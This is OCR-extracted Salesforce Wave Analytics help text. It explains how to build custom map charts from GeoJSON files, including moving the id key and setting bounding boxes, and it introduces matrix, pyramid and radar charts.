
Create a Custom Map Chart

Create a custom map by uploading a GeoJSON file containing the data that defines the map.


1. While logged in to your Salesforce org, navigate to the URL formed by appending `/analytics/wave/web/custommap.apexp` to your org's base URL.

   For example, if your org's base URL is "https:na30.salesforce.com", go to `https:na30.salesforce.com/analytics/wave/web/custommap.apexp`.


2. Click **New**.



The insertion window for a new custom map appears. It has 2 panels, one for the GeoJSON and one for the map itself.




3. Fill in the required fields (shown in red) in the GeoJSON section and choose the GeoJSON file to load.




The GeoJSON name and label are used in the custom-map administration screens.

4. Click **Insert** and look for a confirmation message in the Results section.
5. Fill in the required fields (shown in red) in the map section.
   The map name and label are used in Wave.
6. Choose a projection based on the type of geo data you are uploading, and choose the GeoJSON definition you created.



Mercator is most suitable for traditional geographical maps. Use AlbersUSA for a map of the United States of America that includes Hawaii and Alaska near the rest of the United States. Use Equirectangular for simple geometric shapes such as floor plans, city blocks, or zip-code areas.

7. Click **Insert Map** and look for a confirmation message in the Results section.
8. To see the map, navigate to Wave, choose the map chart, and click **Map Type**.



You must have appropriate step data clipped to the Wave dashboard designer to enable map charts. With trellis off, 1 measure and 1 grouping are required.

Properties of Custom Maps

Proper formatting of the underlying GeoJSON is critical for successfully overlaying data onto a custom map. For improved presentation, it may be necessary to adjust the map's bounding-box coordinates to zoom in on the overlaid areas.

GeoJSON Structure

Standard GeoJSON typically has a structure that contains feature blocks similar to the following:

```
{
   "type": "Feature",
   "geometry": {
      "type": "MultiPolygon",
      "coordinates": [
         [125.6, 10.1],
         [126.1, 11.0], ...
      ]
   },
   "properties": {
      "name": "Sandwich Islands",
      "id": "SI",
      "property1": "value1"
   }
}
```

Each feature block defines a shape, or map area. To correctly overlay data onto the map, the data must have a column with values uniquely matching one of the properties in the GeoJSON. If the data has an "id" column with values matching those of the id property in the GeoJSON feature blocks, for example, then id can be used as key to match rows of data to specific shapes in the GeoJSON. In the example, `"id": "SI"` would match a row in the id column that had the value "SI".

Wave has an important requirement for the GeoJSON structure regarding the property that's used as a key to match data to shapes in the GeoJSON. That key has to be at the same level as `"properties"`, not be a child of `"properties"`. The original GeoJSON must be edited so that each feature block looks like the following:


```
{
  "type": "Feature",
  "geometry": {
    "type": "MultiPolygon",
    "coordinates": [
      [125.6, 10.1],
      [126.1, 11.0], ...
    ]
  },
  "id": "SI",
  "properties": {
    "name": "Sandwich Islands",
    "property1": "value1"
  }
}
```

Moving the id property one level up in a single feature block is trivial. But a large GeoJSON file could contain hundreds of GeoJSON feature blocks. Using a script is recommended.

Bounding Boxes

You can "zoom" into a map area by redefining the area of the map to display. This is done by giving the boundaries of the new area in terms of coordinates. These coordinates are called a bounding box. A bounding box limits the map to the shapes within the coordinates, or borders, of the bounding box.

When you create a map from a GeoJSON without a bounding box, every defined shape is displayed as an area on the map. For example, the following map of zip codes in the Los Angeles area does not use a bounding box:



The areas of interest, where data has been overlaid on the map, are indicated by the red rectangle. To make the map more readable, the view should zoom in on the zip-code areas that have data. The coordinates (in this case, latitude and longitude) bordering the area of interest can be found using a GeoJSON tool that gives the coordinates of the areas in the map. A second map is then created from the original GeoJSON, this time with bounding-box coordinates that were found:

EclairNG Custom Map

Insert Custom Map Definitions

Enter a GeoJSON Definition and Associated Map Params

GeoJSON Label*

GeoJSON Definition* Choose File No file chosen

GeoJSON Name*

Insert

Bounding Box Top 34.2

Bounding Box Bottom 33.85

Bounding Box Right -117.65

Bounding Box Left -118.65

Map Label* la_central_zip_codes


Map Name* la_central_zip_codes

Projection* Equirectangular

GeoJSON la_zip_codes

Insert Map


When viewed in Wave, this new map is zoomed in on the area of interest:



Matrix Charts

Use matrix charts (new in Wave dashboard designer) to create a table that represents measures visually, allowing you to quickly spot extreme values. The matrix chart is found in the Wave dashboard designer, classic designer, and explorer.

For example, you can show which product families are generating the most opportunities.




Pyramid Charts

Use a pyramid chart to visually highlight relative sizes of stacked dimension values. The pyramid chart is found in the Wave dashboard designer.

Create a Pyramid Chart


A pyramid chart is a good choice for presenting related measures for one particular dimension, such as accounts and account values in a particular category.

For example, you're interested in looking at the overall value and number of accounts in countries where your company does business. A bar chart can show that data in order, but it's not necessarily a compelling or easy-to-read visualization.




Changing it to a pyramid chart improves both overall appearance and readability.

1. Clip the bar chart to Wave dashboard designer.




A different color is automatically applied to the bars for the second measure.


2. Change the chart type to pyramid.



3. Edit the title of the left axis, remove the center axis, and position the legend at top-center.



These adjustments improve the pyramid's appearance, but the loss of the country names for the center axis could make it a little less clear. However, when the chart is saved to a dashboard, floating the pointer over a bar reveals an informative tooltip.



Radar Charts

Use radar charts to display a small dataset with one dimension and at least three measure columns. The radar chart is found in the Wave dashboard designer.

Create a Radar Chart

A radar chart is useful when you're trying to visually represent a dimension along three or more measure axes which have different scales.

